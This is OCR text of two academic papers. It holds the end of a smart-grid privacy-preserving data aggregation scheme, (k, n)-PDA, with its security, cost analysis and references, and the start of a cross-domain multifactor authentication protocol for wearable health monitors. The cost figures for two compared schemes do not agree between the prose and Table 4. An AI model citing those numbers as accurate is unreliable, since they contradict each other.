6.1. Confidentiality. If attackers eavesdrop on the communication channel between entities, they may be able to obtain messages transmitted in the channels. But even if intercepting all the information, i.e., $(x_i, \sigma_{i\mathrm{AG}}, C_i, \sigma_{i\mathrm{DSC}}, C_{i\mathrm{DSC}})$, sent by all the SMs, the attackers cannot figure out the private data of any SM. Because if the attackers want to find privacy information from the ciphertext C_i issued by SM_i, they need $H1$ $(r_t|t|s_g) \bullet q$ to decrypt C_i. There are two ways to solve out H $1(r_t|t|s_g) \bullet q$. One way is to calculate it with r_t, s_g, q, but s_g is embedded in the SM, any illegal reading will be perceived, and q is the secret key owned by the offline *OC* which adversaries cannot break. Another way is to collect no less than k users' secret shares for reconstruction. However, before the reconstruction, attackers must decrypt $C_{i\mathrm{DSC}}$ to obtain $H1(r_t|t|s_g) \cdot y_i$ with DSC'*s* private key $\mathrm{sk}_{\mathrm{DSC}}$ or collude with at least k SM*s*. As can be seen from the foregoing description, even if the attacker obtains data sent by all users and colludes with some (less than k) SMs, the decryption key cannot be reconstructed.

6.2. Privacy Preservation. Our solution aims to achieve data aggregation while protecting user data privacy. Although both AG and DSC are authorized users of the system, they can legally accept the data sent by users and complete the aggregation protocol, but they still cannot obtain users' fine-grained electricity consumption data. The following describes in detail that this solution can satisfy privacy requirement.

In our scheme, since SMs are honest and only receive parameters from the aggregator, SMs have no way to find any secret data of other users.

Although AG collects $(x_i, \sigma_{i\mathrm{AG}}, C_i)$ sent by each SM_i, it cannot decrypt C_i even owning r_t, because AG has no shares of the decryption key $H1(r_t|t|s_g) \cdot q$ to recover the key and also cannot calculate the key directly without s_g and q.

Also, *DSC* can only obtain the aggregate ciphertext C from *AG*, and cannot obtain the ciphertext C_i sent by a single user, so that even *DSC* can reconstruct the key $H1(r_t|t|s_g) \cdot q$ but cannot reveal any individual user's real-time usage with the key.

6.3. Fault Tolerance. As described in our scheme, when k or more SM*s* can send information to AG and DSC, the aggregation process can be executed correctly to obtain the accurate aggregate data of online SMs. In detail, $l\,(l \geq k)$ working SMs send messages to AG and DSC. After receiving messages from SM*s*, AG aggregates C_i to obtain aggregate ciphertext C and then sends C to DSC. Next, DSC recovery is the key with l secret shares received from l SM*s* to decrypt the ciphertext C received from AG to obtain the accurate aggregation result of the l working SM*s*. That is to say, the proposed scheme can tolerate the failure of $n - k$ or fewer SMs and achieve accurate aggregation without the need for special processing. Therefore, the (k, n)-PDA is fault-tolerant.

6.4. Dynamic Membership. In the actual application environment, users may join in or exit the grid. Therefore, the

Table 2: System features comparison with related fault-tolerant schemes.

Scheme	Confidentiality	Privacy	Forward security	No need for online high-authority entity*	Dynamic membership	Accurate aggregation
(Acs and Castelluccia 2011) [12]	√	√	×	√	×	×
*SM*ART-ER [13]	×	√	×	√	×	×
PDAFT [14]	√	√	×	×	√	√
(Guan and Si 2017) [15]	√	√	×	×	×	×
FESDA [16]	√	√	√	×	×	√
PPFA [17]	√	√	×	×	√	×
(Wang et al. 2020) [25]	√	√	√	√	√	√
Our scheme	√	√	√	√	√	√

*Including online trusted authority.

aggregation scheme needs to support the random entry or exit of users with low communication traffic and computational cost. In (k, n)-PDA scheme, when a new user wants to join in a smart grid, the user applies to OC. After receiving the application, OC reviews the user's qualifications to determine whether to approve the application. If the application is approved, then OC assigns the user a group g' with group key $s_g{}'$, chooses a new $\mathrm{id}_{\mathrm{new}}$, and evaluates the corresponding $y_{\mathrm{new}} = f(x_{\mathrm{new}})$, then sends $(s_g, id_{\mathrm{new}}, y_{\mathrm{new}})$ to the user. At the same time, the number of users in the group is increased by one. If a user wants to exit from the grid, he only needs to unregister his ID from the system and reclaim his smart meter. The number of meters in the group is reduced by one. It can be seen that the joining of new users and the exit of old users do not need to do anything for other users, which is completely in line with the actual application scenarios.

6.5. Forward Security. The proposed scheme is forward-secure. In other words, if an adversary breaks the system in the time slot t_i and obtains the secret key $H1(r_{t_i}|t_i|s_g)\bullet q$, the adversary can only solve users' private information at t_i, but it cannot obtain any previous information. Because even the adversary has $H1(r_{t_i}|t_i|s_g)\bullet q$, it cannot derive s_g and q. Furthermore, the random number r_t distributed by the aggregator changes with time and then $H1(r_t|t|s_g)\bullet q$ updates with r_t. Therefore, the secret key of the time slot t_i just affects to ciphertext at time t_i.

6.6. System Feature Comparison. In Table 2, we compare our scheme with several related fault-tolerant schemes [12–17, 25] in terms of whether it achieves some important features like confidentiality, privacy, forward security, the demand for an online trusted third party, dynamic membership, and accurate aggregation. Comparing with those schemes, (k, n)-PDA not only satisfies the necessary security and privacy requirements but also achieves the efficient dynamic membership management and accurate aggregate values without online high-authority entities or online trusted entities.

7. Efficiency Evaluation

In this section, we evaluate the efficiency of (k, n)-PDA on the computation cost and communication overload and make a comparison with some fault-tolerant schemes (Guan and Si 2017) [15], FESDA [16] (Wang et al. 2020) [25]). For convenience, we assume there are $n = 1000$ SMs in the aggregation domain, and $l = 990$ SMs out of the domain are working normally which is over the aggregation threshold required in the scheme. Furthermore, to evaluate efficiency, we set the secure parameter $\tau = \kappa = 512$, then $|p| = |q| = 512$ bits, $|N| = 1024$ bits, and $|N^2| = 2048$ bits, set the RSA module as 1024 bits, the length of the big prime in Shamir's secrete scheme as $|P| = 128$ bits, set timestamps and signatures as 64 bits, and set ID as 32 bits.

Table 3: Symbols of execution time for related operations.

Symbol	Definition	Time (ms)
T_H	Time for a hash computing	0.001
T_e	Time for a modular exponentiation operation	0.799
T_m	Time for a modular multiplication	0.002
T_A	Time for an addition operation	0.001
T_b	Time for a bilinear pairing operation	1.823

7.1. Computation Cost. Generally speaking, the service center/control center (DSC in our scheme) has sufficient computing and storage resources, and all of the algorithms in our scheme and other peering schemes are widely used. Therefore, we only evaluate the computational workload on the terminal and the aggregator. Also, according to the assumptions in Adversarial Model and Assumptions, we do not count the computational overhead of signatures and verifications. Table 3 defines some symbols of executing time of related operations which are executed based on the PBC and OpenSSL library in a PC with 64-bit Windows 10 operating system, Intel Xeon E3 @3.5GHz CPU, and 8 GB memory.

Computations on SM_i: in the encryption stage, (k, n)-PDA needs $\mathrm{T}_H + 2T_e + T_m$ to compute C_i and a T_e to encrypt $H \cdot y_i$. In subsequent stages, and SM_i does not need to do any calculations. Therefore, the computational cost on each SM is $\mathrm{T}_H + 3T_e + T_m \approx$ 2.400 ms in each time slot. In Guan and Si [15], it takes $\mathrm{SM}_i 2\mathrm{T}_H + 3T_e + 3T_m \approx 2.405$ ms to calculate C_i, H_1, and H_2. In FESDA [16], SM_i uses $2\mathrm{T}_H + 2T_e + 2$

Table 4: Comparison of computation cost.

Scheme	Computation cost on one terminal (ms)	Computation cost on an aggregator (ms)
(Guan and Si 2017) [15]	$2T_H + 3T_e + 3T_m \approx 1.604$	$(n-l)((n-1)T_a + 2T_m + T_e) + (n-1)T_m + T_e + T_H \approx 20.818$
FESDA [16]	$2T_H + 2T_e + 2T_m \approx 2.406$	$4T_H + (l-1)T_m \approx 1.982$
(Wang et al.) [25]	$3T_b + 4T_e + 8T_m + 4T_H \approx 8.685$	$(l-1)T_m \approx 1.978$
Our scheme	$T_H + 3T_e + T_m \approx 2.400$	$(l-1)T_m \approx 1.978$




Figure 3: Comparison of real-time communication traffic.

$T_m \approx 1.604$ ms to get C_i and MAC_i. In (Wang et al. [25], each user needs to update its blind factor through discussion with three or more users, so it takes at least $3T_b + 4T_e + 8T_m + 4T_H \approx 8.685$ ms to finish the encryption and blinding factor update. For the partners of a faulty SM, extra $4T_e + 2T_m + T_H \approx 3.201$ ms is needed to update the blind factor and reencryption. The more faulty users a user cooperates with, the more calculations are required. Therefore, compared with these peered schemes, the computational overload is acceptable for SMs in our scheme.

Computations on the aggregator: In the encryption stage, AG just generates a random number r_t. The computational workload of the generation of a random can be ignored. In the aggregation stage, AG needs $(l-1)T_m \approx 1.978$ ms to calculate $C = \prod_{i=1}^{l} C_i$. According to the descriptions in Guan and Si [15], the data aggregator (DA) needs $(n-l)((n-1)T_a + 2T_m + T_e)$ to deal with malfunctioning *SMs*. Then, DA spends $(n-1)T_m$ to compute C_{sum} and $T_H + T_e$ to compute $\text{ENC}(\text{sk}_D, H_1)$. The amount of computational cost of DA in this stage is $(n-l)((n-1)T_a + 2T_m + T_e) + (n-1)T_m + T_e + T_H \approx 20.818$ ms. In FESDA [16], the fog nod (FN) spends $(l-1)T_m$ to aggregate received data to get $\widehat{C}$ and $4T_H$ to generate MAC_j and MAC_x, so the computational cost in FN is $4T_H + (l-1)T_m \approx 1.982$ *ms*. In Wang et al. [25], the aggregator takes $(l-1)T_m \approx 1.978$ ms to aggregate the received ciphertext. According to the above comparison, the calculation amount on the aggregator in (k, n)-PDA is small.

The comparison of the calculation amount shows that our scheme is relatively friendly in terms of the calculation burden. The computation cost comparison among our scheme and others are illustrated in Table 4.

7.2. Communication Cost. The evaluation of communication can be considered due to real-time communication traffic demand. It reflects the real-time performance and the demand for communication capabilities of devices.

In the encryption phase of (k, n)-PDA, AG sends r_t to each terminal. The traffic is $n * 512$ bits. Each SM sends $(x_i, \sigma_{i\text{AG}}, C_i)$ to AG that causes traffic of $(128 + 64 + 1024) = 1216$ bits. In contrast, each SM sends 2304 bits to DA in Guan and Si 2017, and each SM sends 2368 bits to FN in FESDA. In Wang et al. [25], normally, each user needs to send 2048 bits to the aggregator and 1024 bits to each cooperator. If some users fail to report their data, according to the description in [25], all users have to update their keys, recompute the ciphertext, and send the new ciphertext, which will cause another 2048 bits traffic for every SM. Therefore, with at least three partners, the amount of data each user needs to send is not less than 7168 bits. As we can see, in this stage, SMs in our scheme are easier with communication.

In the aggregation phase, AG sends $(\sigma_{\text{AG}}, C, \text{ID}_{\text{AG}})$ to DSC, which causes a communication overhead of $(64 + 1024 + 32) = 1120$ bits. Meanwhile, in Guan and Si [15], DA sends a message of 3072 bits to CC. In FESDA, if there is no malfunctioning SM, FN sends a message of 2304 bits to CC; otherwise, each malfunctioning SM will cause 32 bits traffic. In Wang et al. [25], the aggregator sends 2048 bits to the data center. If some failures occur, the aggregator needs to broadcast the identities of failed users to all users. That adds another $n \times 32 = 32000$ bits of communication overload. Also, in the aggregation process, the communication cost on AG in the proposed solution is lower than that in these peering schemes.

In the decryption phase of our scheme, DSC needs k shares to reconstruct the key. So, before decryption, each working SM sends $(x_i, \sigma_{i\text{DSC}}, C_{i\text{DSC}})$ to DSC, generating 1216 bits of upload traffic. However, this traffic can be uploaded at idle time.

Figure 3 shows the comparison of communication traffic from a real-time perspective. The proposed solution distributes the communication volume to each stage in a more balanced manner, which allows more timely execution and lower bandwidth requirements.

8. Conclusion

This paper proposes the (k, n)-PDA scheme for smart grids to obtain the accurate aggregate real-time consuming data while ensuring users' privacy and achieving fault tolerance and dynamic membership without any online entity with high authorities. The analyses are present to prove that the proposed scheme meets all the design goals and system performance requirements.

Data Availability

No data were used to support this study Yining Liu Guilin University of Electronic Technology, China.

Conflicts of Interest

The authors declare that there is no conflict of interest regarding the publication of this paper.

Acknowledgments

The study of the manuscript titled "Fault-tolerant Privacy-preserving Data Aggregation for Smart Grid" is funded by the National Natural Science Foundation of China under grant no. 61662016 and Key Projects of Guangxi Natural Science Foundation under grant no. 2018JJD170004.

References

[1] H. Lam, G. Fung, and W. Lee, "A novel method to construct taxonomy electrical appliances based on load signaturesof," *IEEE Transactions on Consumer Electronics*, vol. 53, no. 2, pp. 653–660, 2007.

[2] R. Anderson and S. Fuloria, "Who controls the off switch," in *2010 First IEEE International Conference on Smart Grid Communications*, pp. 96–101, Gaithersburg, MD, USA, 2010.

[3] S. Finster and I. Baumgart, "Privacy-aware smart metering: a survey," *IEEE Communications Surveys and Tutorials*, vol. 17, no. 2, pp. 1732–1745, 2015.

[4] M. R. Asghar, G. Dan, D. Miorandi, and I. Chlamtac, "Smart meter data privacy: a survey," *IEEE Communications Surveys and Tutorials*, vol. 19, no. 4, pp. 2820–2835, 2017.

[5] P. Kumar, Y. Lin, G. Bai, A. Paverd, J. S. Dong, and A. Martin, "Smart grid metering networks: a survey on security, privacy and open research issues," *IEEE Communications Surveys and Tutorials*, vol. 21, no. 3, pp. 2886–2927, 2019.

[6] R. Lu, X. Liang, X. Li, X. Lin, and X. Shen, "EPPA: an efficient and privacy-preserving aggregation scheme for secure smart grid communications," *IEEE Transactions on Parallel and Distributed Systems*, vol. 23, no. 9, pp. 1621–1631, 2012.

[7] W. Jia, H. Zhu, Z. Cao, X. Dong, and C. Xiao, "Human-factor-aware privacy-preserving aggregation in smart grid," *IEEE Systems Journal*, vol. 8, no. 2, pp. 598–607, 2014.

[8] M. Badra and S. Zeadally, "Lightweight and efficient privacy-preserving data aggregation approach for the smart grid," *Ad Hoc Networks*, vol. 64, pp. 32–40, 2017.

[9] J. Song, Y. Liu, J. Shao, and C. Tang, "A dynamic membership data aggregation (DMDA) protocol for smart grid," *IEEE Systems Journal*, vol. 14, no. 1, pp. 900–908, 2020.

[10] Z. Sui and H. de Meer, "BAP: a batch and auditable privacy preservation scheme for demand response in smart grids," *IEEE Transactions on Industrial Informatics*, vol. 16, no. 2, pp. 842–853, 2020.

[11] T.-H. H. Chan, E. Shi, and D. Song, "Privacy-preserving stream aggregation with fault tolerance," in *International Conference on Financial Cryptography and Data Security*, pp. 200–214, Springer, Berlin, Heidelberg, 2012.

[12] G. Ács and C. Castelluccia, "I have a DREAM!: differentially private smart metering," *IH'11 Proceedings of the 13th International Conference on Information Hiding*, pp. 118–132, 2011.

[13] S. Finster and I. Baumgart, "SMART-ER: peer-based privacy for smart metering," in *IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS 2014) - INFOCOM Workshop on Communications and Control for Smart Energy Systems*, pp. 652–657, Toronto, ON, Canada, 2014.

[14] L. Chen, R. Lu, and Z. Cao, "PDAFT: a privacy-preserving data aggregation scheme with fault tolerance for smart grid communications," *Peer-to-Peer Networking and Applications*, vol. 8, no. 6, pp. 1122–1132, 2015.

[15] Z. Guan and G. Si, "Achieving privacy-preserving big data aggregation with fault tolerance in smart grid," *Digital Communications and Networks*, vol. 3, no. 4, pp. 242–249, 2017.

[16] A. Saleem, A. Khan, S. U. R. Malik et al., "FESDA: fog-enabled secure data aggregation in smart grid IoT network," *IEEE Internet of Things Journal*, vol. 7, no. 7, pp. 6132–6142, 2020.

[17] L. Lyu, K. Nandakumar, B. Rubinstein, J. Jin, J. Bedo, and M. Palaniswami, "PPFA: privacy preserving fog-enabled aggregation in smart grid," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 8, pp. 3733–3744, 2018.

[18] D. Abbasinezhad-Mood and M. Nikooghadam, "Efficient anonymous password-authenticated key exchange protocol to read isolated smart meters by utilization of extended Chebyshev chaotic maps," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 11, pp. 4815–4828, 2018.

[19] D. Abbasinezhad-Mood and M. Nikooghadam, "An anonymous ECC-based self-certified key distribution scheme for the smart grid," *IEEE Transactions on Industrial Electronics*, vol. 65, no. 10, pp. 7996–8004, 2018.

[20] D. Abbasinezhad-Mood and M. Nikooghadam, "Design and hardware implementation of a security-enhanced elliptic curve cryptography based lightweight authentication scheme for smart grid communications," *Future Generation Computer Systems*, vol. 84, pp. 47–57, 2018.

[21] J. Chen, G. Liu, and Y. Liu, "Lightweight privacy-preserving raw data publishing scheme," in *IEEE Transactions on Emerging Topics in Computing*, 2020.

[22] M. Jawurek, M. Johns, and K. Rieck, "Smart metering de-pseudonymization," *Proceedings of the 27th Annual Computer Security Applications Conference On*, pp. 227–236, 2011.

[23] S. Cleemput, M. A. Mustafa, E. Marin, and B. Preneel, "De-Pseudonymization of Smart Metering Data: Analysis and Countermeasures," *2018 Global Internet of Things Summit (GIoTS)*, pp. 1–6, 2018.

[24] K. Xue, B. Zhu, Q. Yang, D. S. L. Wei, and M. Guizani, "An efficient and robust data aggregation scheme without a trusted authority for smart grid," *IEEE Internet of Things Journal*, vol. 7, no. 3, pp. 1949–1959, 2020.

[25] X. Wang, Y. Liu, and K. R. Choo, "Fault tolerant, ulti-subset aggregation scheme for smart grid," in *IEEE Transactions on Industrial Informatics*, 2020.

[26] D. Boneh, E.-J. Goh, and K. Nissim, "Evaluating 2-DNF formulas on ciphertexts," *TCC'05 Proceedings of the Second International Conference on Theory of Cryptography*, pp. 325–341, 2005.

[27] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone, *Handbook of Applied Cryptography*, CRC Press, Boca Raton, FL, USA, 1996.

[28] A. Shamir, "How to share a secret," *Communications of the ACM*, vol. 22, no. 11, pp. 612-613, 1979.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8818704, 13 pages
https://doi.org/10.1155/2020/8818704

Research Article

Provably Secure Crossdomain Multifactor Authentication Protocol for Wearable Health Monitoring Systems

Hui Zhang,[1] **Yuanyuan Qian**,[2] **and Qi Jiang**[2]

[1]*School of Information Engineering, Yulin University, Yulin 719000, China*
[2]*School of Cyber Engineering, Xidian University, Xi'an 710071, China*

Correspondence should be addressed to Hui Zhang; zhanghui@yulinu.edu.cn

Received 25 July 2020; Revised 25 August 2020; Accepted 3 September 2020; Published 24 September 2020

Academic Editor: Weizhi Meng

Wearable health monitoring systems (WHMSs) have become the most effective and practical solutions to provide users with low-cost, noninvasive, long-term continuous health monitoring. Authentication is one of the key means to ensure physiological information security and privacy. Although numerous authentication protocols have been proposed, few of them cater to crossdomain WHMSs. In this paper, we present an efficient and provably secure crossdomain multifactor authentication protocol for WHMSs. First, we propose a ticket-based authentication model for multidomain WHMSs. Specifically, a mobile device of one domain can request a ticket from the cloud server of another domain with which wearable devices are registered and remotely access the wearable devices with the ticket. Secondly, we propose a crossdomain three-factor authentication scheme based on the above model. Only a doctor who can present all three factors can request a legitimate ticket and use it to access the wearable devices. Finally, a comprehensive security analysis of the proposed scheme is carried out. In particular, we give a provable security analysis in the random oracle model. The comparisons of security and efficiency with the related schemes demonstrate that the proposed scheme is secure and practical.

1. Introduction

The advance in technologies such as sensing devices and wireless communication has propelled the wide application of Internet of things in the medical field [1–3]. One of the typical applications is wearable health monitoring systems (WHMSs), which is an effective and practical solution to provide users with ubiquitous, low-cost, noninvasive, long-term continuous health monitoring.

In the classic WHMS model [4], there are three types of participants in a single security domain, i.e., wearable device (WD), cloud server (CS), and mobile device (MD). Typically, various WDs, such as smart bracelets and smart shoes worn on users, can send the collected data to CS via the MD held by the users through Bluetooth, Wi-Fi, or other wireless networks [5]. The CS, as a trusted entity, is mainly in charge of device registration and private information storage. A MD (such as a smartphone) connected to the Internet can access the WDs with the aid of CS.

To achieve ubiquity, it is impractical to deploy a single-domain WHMS which includes all entities. In this paper, we mainly focus on multidomain WHMSs (see Figure 1). Without loss of generality, we suppose that there are two different domains, i.e., D1 and D2. The patient in domain D1 has a variety of WDs for collecting physiological data, while in another domain D2, the doctor monitors the patient through the MD and analyzes the patient's health data for medical treatment.

Although WHMSs bring great convenience to people, they also pose many security and privacy issues, such as sensitive personal information leakage and unauthorized access to device information [6]. Therefore, as one of the key means to fulfill data security and privacy protection [7], the authentication protocol is the focus of this paper.

To this end, numerous authentication protocols have been proposed in [8–10]. Most of them mainly concern a single domain where the wearable device collecting data and the mobile device accessing data held by the user are registered




Figure 1: System model of crossdomain cloud-assisted WHMSs.

with the same server. However, in this paper, the two may be from two different domains. That is, few of them fit for multidomain WHMSs. Therefore, it is urgent to propose a multidomain authentication protocol for WHMSs.

1.1. Related Work. In order to resist malicious attacks on communication between wearable devices and smart devices, a number of authentication and key agreement (AKA) protocols for WHMSs have been put forward.

Kumar et al. [11] presented a two-factor authentication protocol based on a password and smart card (i.e., E-SAP), in which only symmetric key primitives are involved to achieve mutual authentication and key establishment. Li et al. [12] revealed that many previous schemes could not hide the user's identity information during the login session phase. Therefore, in order to protect the privacy of user identity, the dynamic identity-based AKA scheme was proposed. Amin et al. [13] designed a two-way AKA protocol for a medical monitoring system to realize the anonymity of medical staff. However, Jiang et al. [14] analyzed Amin et al.'s scheme [13] and pointed out that it could not prevent mobile device stealing attacks and sensor key exposure. Once a smart device is stolen or lost, it may lead to sensitive data leakage in the device. In order to mitigate the above situation, the biometric is introduced as the third authentication factor, resulting in a large number of three-factor authentication protocols [15–18].

In recent years, the rapid development of cloud technology has made it possible to transfer computation and storage burdens of wearable devices to cloud servers, which greatly reduces the computation cost of deploying WHMSs. To this end, cloud-assisted AKA protocols are proposed.

In 2016, the yoking proof-based AKA protocol was proposed in [19], which is applied to the deployment of wearable devices with the aid of cloud servers. Specifically, local authentication is performed between the mobile device and two wearable devices, while remote authentication is performed by a cloud server. In the same year, a new asymmetric three-party authentication scheme for mutual authentication between wearable devices and mobile devices was proposed in [20]. But in [21], it is pointed out that one of the hypotheses in [19] is impractical; that is, a long-term key shared between the mobile devices and the wearable device is required before the protocol starts. In addition, in terms of security, the scheme in [19] is not resilient to desynchronization attacks. Moreover, it is also revealed in [20] that an out-of-band channel is needed in the authentication phase of the scheme in [21], while in general, it is assumed that a secure channel is only needed in the registration phase.

In 2017, Wu et al. [20] provided a cloud server-assisted AKA scheme for the wearable computing, which realizes mutual authentication and anonymity for the wearable device. In their scheme, the cloud server can be considered a trusted entity. In 2018, Srinivas et al. [22] proposed a novel cloud server-centric authentication scheme for medical surveillance systems, in which the cloud server acts as a relay in the authentication procedure between the users and wearable sensor nodes. Most recently, a cloud-centric three-factor AKA protocol was proposed in [23], which unifies three biometric encryption methods.

In a multidomain scenario, smart devices located in one security domain want to access wearable devices in another domain. In this direction, a multigateway authentication scheme is proposed for a wireless sensor network in [24]. However, the scheme is prone to lost smart card attack since it does not involve public key cryptographic primitives.

1.2. Our Contributions. For the security and privacy of personal private data in multidomain WHMSs [25], we




Figure 2: The authentication model for multidomain WHMSs.

design a crossdomain multifactor authentication protocol. Our contributions are summarized as follows.

Firstly, we propose a ticket-based authentication model for multidomain WHMSs. Specifically, a MD of a doctor and a WD are registered with MCS and WCS, respectively. The two CSs have established a trust relationship. The MD can request a ticket from MCS and remotely access the WD.

Secondly, we propose a crossdomain three-factor authentication scheme based on the above model. Only a doctor who can present all three factors can request a legal ticket which can be used to access the wearable devices. Moreover, both Elliptical Curve Cryptography (ECC) and fuzzy verifier [26] are introduced to avoid lost smart card attacks, and the Elliptic Curve Diffie-Hellman (ECDH) is employed to fulfill the strong confidentiality of the protocol.

Finally, we present the security and performance analysis of the proposed scheme. The provable security analysis under the random oracle model is given. By comparing its security and efficiency with the related schemes, the security and practicability of the scheme are demonstrated.

1.3. Organization of This Paper. The paper is organized as follows. In Section 2, we propose a crossdomain three-factor AKA scheme for WHMSs. The provable security analysis and informal security analysis are presented in Sections 3 and 4, respectively. Section 5 provides security analysis and efficiency comparison. The conclusion is given in Section 6.

2. The Proposed Protocol

In this paper, we are committed to a crossdomain scenario. Specifically, security domain D1 contains several WDs of a patient and the cloud server WCS, and security domain D2 contains the MD of a doctor and the cloud server MCS. The MD used by the doctor needs to access the WD that collects the patient's physiological data in the case of remote diagnosis [27].

We provide an authentication model for multidomain WHMSs (see Figure 2), which achieves mutual authentication and key agreement between WD and MD from two different domains [28]. The details are as follows. First, the MD sends an access request to the MCS to which it belongs. The MCS sends a ticket request to the WCS, and then, WCS responds to the MCS with the ticket, which contains the secret information associated with the WD. After obtaining the ticket forwarded to the MD through the MCS, the MD can use it to initiate an access request to the WD, and WD will send a response message after the authentication from WD. Finally, the WD and the MD achieves mutual authentication and also negotiates the session key for the future communication.

We present a crossdomain three-factor authentication protocol which includes 8 stages, i.e., (1) initialization phase, (2) wearable device registration phase, (3) mobile device registration phase, (4) login phase, (5) authentication phase, (6) session key agreement phase, (7) password and biometric update phase, and (8) dynamic smart device addition phase. The symbols and their descriptions in the scheme are shown in Table 1.

2.1. Initialization Phase. At this stage, MCS_m and WCS_k pre-share the key $K_{\mathrm{CS}_{m,k}}$. Each $\{\mathrm{MCS}_m\mathrm{WCS}_k\}$ pair has a shared key and can be identified based on each other's identity. A finite cyclic group G generated by a point P of a large prime n on the elliptic curve is selected by MCS_m. It selects s as a private key, calculates the public key $S = sP$, and publishes it. WCS_k stores its $\mathrm{ID}_{\mathrm{WCS}_k}$ and the private key K_{WCS_k} in the database.

2.2. Wearable Device Registration Phase. The holder of WD_j performs the following steps (see Figure 3):

(a) WD_j issues the registration request to WCS_k through the secure channel

(b) When receiving the registration request, WCS_k selects an identity $\mathrm{ID}_{\mathrm{WD}_j}$ for WD_j and calculates the shared key $K_{\mathrm{WCS}_k-\mathrm{WD}_j} = h(K_{\mathrm{WCS}_k} \| \mathrm{ID}_{\mathrm{WD}_j} \| \mathrm{RT}_{\mathrm{WD}_j})$. Then, WCS_k stores $\{\mathrm{ID}_{\mathrm{WD}_j}, K_{\mathrm{WCS}_k-\mathrm{WD}_j}\}$ in its database. Finally, the message $<\mathrm{ID}_{\mathrm{WD}_j}, K_{\mathrm{WCS}_k-\mathrm{WD}_j}>$ is sent by WCS_k to WD_j via the secure channel

(c) WD_j stores the parameters $\{\mathrm{ID}_{\mathrm{WD}_j}, K_{\mathrm{WCS}_k-\mathrm{WD}_j}\}$ in its memory

2.3. Mobile Device Registration Phase. The holder of MD_i (i.e., U_i) performs the following steps (see Figure 4):

Table 1: Symbols.

Symbol	Description
U_i	The doctor
WD_j	The wearable device of patients
MD_i	The mobile device of U_i
ID_i, $\mathrm{ID}_{\mathrm{WD}_j}$	The identifier of U_i and WD_j
PW_i, BIO_i	The password and biometric template of U_i
$\mathrm{Gen}(\cdot)$, $\mathrm{Rep}(\cdot)$	The generation and reproduction algorithm in a fuzzy extractor
t	The fault tolerance threshold used by $\mathrm{Rep}(\cdot)$
RT	The registration timestamp
T	The timestamp
ΔT	The time threshold
$h(\cdot)$	The hash function
$\oplus$	The exclusive or
$\|$	The concatenation
A	The adversary

